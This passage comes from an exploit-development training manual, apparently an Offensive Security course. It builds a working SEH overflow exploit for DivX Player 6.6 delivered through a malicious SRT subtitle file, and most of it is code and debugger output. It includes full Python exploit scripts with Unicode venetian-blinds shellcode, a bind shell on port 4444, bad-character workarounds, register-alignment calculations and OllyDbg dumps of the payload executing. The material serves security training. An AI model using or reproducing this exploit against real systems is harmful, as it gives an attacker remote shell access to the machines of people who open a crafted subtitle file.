"\x6d\x40\x6d\x80\xd6\x6d\x40\x6d\x40\x6d\x80\x57\x6d\x40\x6d\x40"
"\x6d\x80\x51\x6d\x40\x6d\x40\x6d\x80\x51\x6d\x40\x6d\x40\x6d\x80"
"\x01\x6d\x40\x6d\x40\x6d\x80\x51\x6d\x40\x6d\x40\x6d\x80\x51\x6d"
"\x40\x6d\x40\x6d\x80\xd0\x6d\x40\x6d\x40\x6d\x80\xad\x6d\x40\x6d"
"\x40\x6d\x80\x05\x6d\x40\x6d\x40\x6d\x80\x53\x6d\x40\x6d\x40\x6d"
"\x80\xd6\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x37"
"\x6d\x40\x6d\x40\x6d\x80\xd0\x6d\x40\x6d\x40\x6d\x80\x57\x6d\x40"
"\x6d\x40\x6d\x80\x83\x6d\x40\x6d\x40\x6d\x80\x64\x6d\x40\x6d\x40"
"\x6d\x80\xd6\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80"
"\x68\x6d\x40\x6d\x40\x6d\x80\x8a\x6d\x40\x6d\x40\x6d\x80\x5f\x6d"
"\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d"
"\x40\x6d")
```

```
#PoC Venetian Bindshell on port 4444 - ph33r
shellcode = buffer + ret + xchg_esp + xchg_ecx + align_buffer
shellcode += venetian_writer + half_bind + rest
```

```
f = open(file, 'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(shellcode)
f.close()
print "SRT has been created - ph33r \n";
```

POC04 source code

While running the above exploit, something goes wrong. SEH has not been overwritten with our own return address. We look at the buffer in memory, it has been mangled just before a `0x0D` byte which has probably been filtered (a quick test changing this char to `0x41` reveals that we can overwrite SEH again).





Figure 46: Bad character affecting return address



Address	Hex dump	UNICODE
07543680	40 00 60 00 40 00 60 00 80 00 01 00 60 00 40 00	@m@m'@m@
075436C0	60 00 40 00 60 00 80 00 49 00 60 00 40 00 60 00	m@m'I@m@m
075436E0	40 00 60 00 80 00 34 00 60 00 40 00 60 00 40 00	@m'4m@m@m
075436E8	60 00 80 00 01 00 60 00 40 00 60 00 40 00 60 00	n'@m@m@m
075436F0	80 00 31 00 60 00 40 00 60 00 40 00 60 00 80 00	'I@m@m@m'
07543700	99 00 60 00 40 00 60 00 40 00 60 00 80 00 84 00	'm@m@m'm'
07543710	60 00 40 00 60 00 40 00 60 00 80 00 74 00 60 00	m@m@m'tm
07543720	40 00 60 00 40 00 60 00 80 00 C1 00 60 00 40 00	@m@m'+m@
07543730	60 00 40 00 60 00 80 00 00 00 00 00 00 00 00 00	m@m'....
07543740	00 00 00 00 00 00 00 00 31 01 62 02 14 01 08 04
07543750	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543760	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543770	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543780	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543790	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075437A0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075437B0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075437C0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075437D0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075437E0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
075437F0	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543800	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543810	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543820	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543830	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543840	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543850	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA
07543860	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	AAAAAAAA

Figure 47: Identifying the bad character inside our buffer


How can we change the 0x0D byte inside our shellcode? The easiest option we have is to break the ADD instruction in two instructions like the following:

```

"\x80\x0D\x6D" -> "\x80\x0C\x6D\x80\x01\x6D"
which will result in
80 00 75:add byte ptr [eax],0ch
00 6D 00:add byte ptr [ebp],ch
80 00 75:add byte ptr [eax],01h
40          :inceax
00 6D 00:add byte ptr [ebp],ch
40          :inceax
00 6D 00:add byte ptr [ebp],ch

```

Avoiding 0x0d bad character in shellcode



The only part we've changed in *POC05* is the one containing the fix for the bad character:

```
# [*] Unicode Venetian Blinds Shellcode Writer 1109 bytes
# 0x0d badchar replaced
venetian_writer = (
"\x80\x6a\x6d\x40\x6d\x40\x6d\x80\x4d\x6d\x40\x6d\x40\x6d\x80\xf9"
"\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x60\x6d\x40"
"\x6d\x40\x6d\x80\x6c\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x45\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x40\x6d\x80"
"\x05\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x18\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d"
"\x80\x34\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x31"
"\x6d\x40\x6d\x40\x6d\x80\x99\x6d\x40\x6d\x40\x6d\x80\x84\x6d\x40"
"\x6d\x40\x6d\x80\x74\x6d\x40\x6d\x40\x6d\x80\xc1\x6d\x40\x6d\x40"
"\x6d\x80\x0c\x6d\x80\x01\x6d\x40\x6d\x40\x6d" # 0x0c + 0x01 = 0x0d badchar
"\x80\xc2\x6d\x40\x6d\x40\x6d\x80"
```

POC05 changes to avoid 0x0D bad character

✳ It's now time to do some math! We need to fix the *EAX* register to point to the first *NULL* byte of our "half" bind shell. Running the new POC, after the "XCHG EAX, ECX" instruction, *EAX* points to *0x0653EEDD* while the first *NULL* byte we need to replace is at *0x065406EF* address.

```
EAX      -> 0x0653EEDD
SHELLCODE -> 0x065406EF (00EB ADD BL,CH)
0x065406EF - 0x0653EEDD = 6162 Bytes

# we can add/sub only 256 multiples ←
>>>6162/256.0
24.0703125 ->approximated to 25
>>>hex(0xFF-25)
'0xe6'
>>>0x3C00FF00-0x3C00E600
6400
our EAX fixing code will be:
    ADD EAX, 0x3C00FF00
    SUB EAX, 0x3C00E600
```

which means we will have 238 Bytes of overhead to fill with nops equivalent instructions that will bridge us to shellcode:

```
>>> 6400-6162
238 Bytes to fill
```

Calculations to align EAX register to the first NULL bytes of the "half" bind shell

Bad Chars x0A }
x0D }



For the nop equivalent instructions we are going to use a JO opcode "\x70\x00" (Jump if Overflow); we don't care if the Overflow Flag is set to 1 or 0, in any of the two cases the result will be go to the next instruction, which is exactly what we want.

Here is our working exploit:

```
#!/usr/bin/python
# DivXPOC06.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation

# file = name of avi video file
file = "infidel.srt"

# Unicode friendly POP POP RET somewhere in DivX 6.6
# Note: \x94 bites back - dealt with by xchg'ing again and doing a dance to
# shellcode Gods
ret = "\x94\x48"

# Payload building blocks
buffer = "\x41" * 1032 # offset to SEH
xchg_esp = "\x94\x6d" # Swap back EAX, ESP for stack save,nop
xchg_ecx = "\x91\x6d" # Swap EAX, ECX for venetian_writer,nop
align_buffer = "\x05\xff\x3c\x6d\x2d\xe6\x3c\x6d" # ECX ADJUST
crawl = "\x70" * 119 # Crawl with remaining strength on bleeding
# knees to shellcode
rest = "\x01" * 500000 # Buffer and shellcode canvas

# [*] Half Shellcode to be filled by the Venetian Writer 159 bytes
# bind shell on port 4444
half_bind = (
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xef\xe0\x53\xd6\xd0" )

# [*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
# 0x0d badchar replaced
venetian_writer = (
"\x80\x6a\x6d\x40\x6d\x40\x6d\x80\x4d\x6d\x40\x6d\x40\x6d\x80\xf9"
"\x6d\x40\x6d\x40\x6d\x80\xff\x6d\x40\x6d\x40\x6d\x80\x60\x6d\x40"
"\x6d\x40\x6d\x80\x6c\x6d\x40\x6d\x40\x6d\x80\x24\x6d\x40\x6d\x40"
"\x6d\x80\x45\x6d\x40\x6d\x40\x6d\x80\x8b\x6d\x40\x6d\x40\x6d\x80"
"\x05\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x8b\x6d"
"\x40\x6d\x40\x6d\x80\x18\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"
"\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x49\x6d\x40\x6d\x40\x6d"
"\x80\x34\x6d\x40\x6d\x40\x6d\x80\x01\x6d\x40\x6d\x40\x6d\x80\x31"
"\x6d\x40\x6d\x40\x6d\x80\x99\x6d\x40\x6d\x40\x6d\x80\x84\x6d\x40"
"\x6d\x40\x6d\x80\x74\x6d\x40\x6d\x40\x6d\x80\xc1\x6d\x40\x6d\x40"
"\x6d\x80\x0c\x6d\x80\x01\x6d\x40\x6d\x40\x6d" # 0x0C + 0x01 = 0x0D badchar
"\x80\xc2\x6d\x40\x6d\x40\x6d\x80"
"\xf4\x6d\x40\x6d\x40\x6d\x80\x54\x6d\x40\x6d\x40\x6d\x80\x28\x6d"
"\x40\x6d\x40\x6d\x80\xe5\x6d\x40\x6d\x40\x6d\x80\x5f\x6d\x40\x6d"

```

230



```
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D"
"\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80\x1c"
"\x6D\x40\x6D\x40\x6D\x80\xeb\x6D\x40\x6D\x40\x6D\x80\x2c\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x61\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\x64\x6D\x40\x6D\x40\x6D\x80\x43\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x70\x6D\x40\x6D"
"\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\x40\x6D\x40\x6D\x40\x6D"
"\x80\x5e\x6D\x40\x6D\x40\x6D\x80\x8e\x6D\x40\x6D\x40\x6D\x80\x0e"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40"
"\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x32\x6D\x40\x6D\x40\x6D\x80\x77\x6D\x40\x6D\x40\x6D\x80"
"\x32\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\xd0\x6D"
"\x40\x6D\x40\x6D\x80\xcb\x6D\x40\x6D\x40\x6D\x80\xfc\x6D\x40\x6D"
"\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D"
"\x80\x89\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\xed"
"\x6D\x40\x6D\x40\x6D\x80\x02\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40"
"\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x09\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80"
"\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D"
"\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D"
"\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x5c\x6D\x40\x6D\x40\x6D\x80\x53"
"\x6D\x40\x6D\x40\x6D\x80\xe1\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40"
"\x6D\x40\x6D\x80\x1a\x6D\x40\x6D\x40\x6D\x80\xc7\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40\x6D\x80"
"\x51\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D"
"\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\xe9\x6D\x40\x6D"
"\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40\x6D\x80\x49"
"\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40"
"\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D\x40\x6D\x80"
"\xe7\x6D\x40\x6D\x40\x6D\x80\xc6\x6D\x40\x6D\x40\x6D\x80\x57\x6D"
"\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x6d\x6D\x40\x6D\x40\x6D\x80\xe5"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x29\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"
"\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"
"\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"
"\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"
"\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"
"\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"
"\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"
"\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"
"\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"
"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"
"\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"
"\x68\x6D\x40\x6D\x40\x6D\x80\xce\x6D\x40\x6D\x40\x6D\x80\x60\x6D"
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D")
```

```
# PoC Venetian Bindshell on port 4444 - ph33r
shellcode = buffer + ret + xchg_esp + xchg_ecx + align_buffer
shellcode += venetian_writer + crawl + half_bind + rest

f = open(file,'w')
f.write("1\n")
```



```
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(shellcode)
f.close()
print "SRT has been created - ph33r \n";
```

Final Exploit source code

EAX now points to the first NULL byte and the venetian writer starts replacing all the zeroes with the second half of our bind shell.

Address	Hex dump	UNICODE	Registers (FPU)
06540700	00 EB 00 E8 00 FF 00 FF 00 9B 00 24 00 88 00 3C	*****	EAX 06540700
065407E0	00 7C 00 78 00 EF 00 4F 00 8B 00 20 00 EB 00 8B	*****	ECX 00000000
06540870	00 8B 00 EE 00 C0 00 AC 00 C0 00 07 00 C0 00 01	*****	EDX 7C903708 ntdll.7C903708
06540880	00 EB 00 3B 00 24 00 75 00 8B 00 24 00 EB 00 8B	*****	EAX 00000000
065408D0	00 4B 00 5F 00 01 00 03 00 8B 00 6C 00 1C 00 C3	*****	ESP 0653EE00
06540920	00 DB 00 8B 00 30 00 40 00 8B 00 1C 00 8B 00 03	*****	EBP 0653EE14
06540930	00 68 00 4E 00 EC 00 FF 00 66 00 66 00 33 00 68	*****	ESI 7C9037BF ntdll.7C9037BF
06540940	00 73 00 5F 00 FF 00 68 00 ED 00 3B 00 FF 00 5F	*****	EDI 00000000
06540950	00 E5 00 81 00 08 00 55 00 02 00 D0 00 09 00 F5	*****	EIP 0653FE41
06540960	00 57 00 D6 00 53 00 53 00 43 00 43 00 FF 00 66	*****	C 0 ES 0023 32bit 0(FFFFFFFF)
06540970	00 11 00 66 00 89 00 95 00 A4 00 70 00 57 00 D6	*****	P 1 CS 001B 32bit 0(FFFFFFFF)
06540980	00 10 00 55 00 D0 00 A4 00 2E 00 57 00 D6 00 55	*****	R 0 SS 0023 32bit 0(FFFFFFFF)
06540990	00 D0 00 E5 00 86 00 57 00 D6 00 54 00 55 00 D0	*****	Z 0 DS 0023 32bit 0(FFFFFFFF)
065409A0	00 68 00 79 00 79 00 FF 00 55 00 D0 00 6A 00 66	*****	S 0 FS 0028 32bit 7FF40000(FFF)
065409B0	00 63 00 89 00 6A 00 59 00 CC 00 E7 00 44 00 E2	*****	T 0 GS 0000 NULL
065409C0	00 C0 00 AA 00 42 00 FE 00 2C 00 8D 00 38 00 AB	*****	D 0
065409D0	00 68 00 FE 00 16 00 75 00 FF 00 58 00 52 00 51	*****	D 0 LastErr ERROR_SUCCESS (00000000)
065409E0	00 6A 00 51 00 55 00 FF 00 68 00 D9 00 CE 00 FF	*****	EFL 00000206 (NO, NB, NE, R, NS, PE, GE, G)
065409F0	00 6A 00 FF 00 FF 00 3B 00 FC 00 C4 00 FF 00 52	*****	ST0 empty -?? FFFF 7C910738 7C90EE10
06540A00	00 D0 00 EF 00 E0 00 53 00 D6 00 D0 00 01 00 01	*****	ST1 empty 0.5051573514938354492
06540A10	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	*****	ST2 empty 1.9746797004805349610
06540A20	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	*****	ST3 empty 0.9636003919075574675
06540A30	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	*****	ST4 empty 1.0000000000000000000000
06540A40	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	*****	ST5 empty 1.0000000000000000000000
06540A50	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	*****	ST6 empty 0.0
06540A60	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	*****	ST7 empty 0.0
06540A70	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	*****	FST 4022 Cond 1 0 0 0 Err 0 0 1 0 0 0 1 0 (EQ)
06540A80	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	*****	FCW 027F Prec NEAR, 58 Mask 1 1 1 1 1 1
06540A90	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01	*****	

Figure 48: EAX pointing to the first NULL byte of the buffer

Address	Hex	Disasm	ASSEMBLY	Registers (FPU)
00401000	54 EB 40 C9	FF FF FF 60 80 6C 24 24 80 45 3C	EAX 00000000
00401001	55 7C 05 39	91 EF 86 4F 18 80 5F 20 01 EB 49 30	ECX 00000000
00401002	56 50 00 01	0F 01 D8 94 C0 74 07 C1 CA 80 01	EDX 7C905708
00401003	57 00 00 00	24 00 00 00 24 00 50 00 00 00	EBX 00000000
00401004	58 48 00 0F	00 01 00 00 00 00 00 00 00 00 00 00	ESP 00400000
00401005	59 06 00 00	00 00 00 00 00 00 00 00 00 00 00 00	EBP 0053EE14
00401006	5A 68 00 4E	00 00 EC FF 00 66 00 66 00 33 00 63	EI1 7C90370F
00401007	5B 73 00 00	00 00 FF 00 00 00 00 00 00 00 00 00	EIP 0053FF97
00401008	5C 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	C 0 ES 0023 32bit 0(FFFFFFFF)
00401009	5D 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	P 0 CS 0010 32bit 0(FFFFFFFF)
0040100A	5E 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	D 0 SS 0023 32bit 0(FFFFFFFF)
0040100B	5F 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	X 0 DS 0023 32bit 0(FFFFFFFF)
0040100C	60 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	I 0 FS 0020 32bit 7FF40000(FFF)
0040100D	61 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	T 0 GS 0000 NULL
0040100E	62 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	D 0
0040100F	63 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	D 8 LastErr ERROR_SUCCESS (00000000)
00401010	64 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	EPL 00000202 (NO,NO,NE,A,NO,PO,OE,G)
00401011	65 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	ST0 empty -?? FFFF 7C910700 7C908E19
00401012	66 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	ST1 empty 0.5061E29514700354492
00401013	67 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	ST2 empty 1.9746797084880349610
00401014	68 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	ST3 empty 0.7036000719075574675
00401015	69 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	ST4 empty 1.000000000000000000000
00401016	6A 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	ST5 empty 1.000000000000000000000
00401017	6B 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	ST6 empty 0.0
00401018	6C 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	ST7 empty 0.0
00401019	6D 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	FPU 4022 Cond 1 0 0 0 Err 0 0 1 0 0 0 1 0 (EO)
0040101A	6E 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	FCW 0E7F Prec NEAR,53 Mask 1 1 1 1 1 1

Figure 49: Venetian writer in action


OllyDbg - DivX Player.exe - [CPU - thread 0000064C]			
File View Debug Plugins Options Window Help			
			
Address	Disasm	Comment	Hex
065407C4	<J0 SHORT	065407C6	
065407C6	<J0 SHORT	065407C8	
065407C8	<J0 SHORT	065407CA	
065407CA	<J0 SHORT	065407CC	
065407CC	<J0 SHORT	065407CE	
065407CE	<J0 SHORT	065407D0	
065407D0	<J0 SHORT	065407D2	
065407D2	<J0 SHORT	065407D4	
065407D4	<J0 SHORT	065407D6	
065407D6	<J0 SHORT	065407D8	
065407D8	<J0 SHORT	065407DA	
065407DA	<J0 SHORT	065407DC	
065407DC	FC	CLD	
065407DD	6A EB	PUSH -15	
065407DF	4D	DEC EBP	
065407E0	E8 F9FFFFFF	CALL 065407DE	
065407E5	60	PUSHAD	
065407E6	8B6C24 24	MOV EBP,DWORD PTR SS:[ESP+24]	
065407EA	8B45 3C	MOV EAX,DWORD PTR SS:[EBP+3C]	

Figure 50: Conditional jumps bridging to shellcode

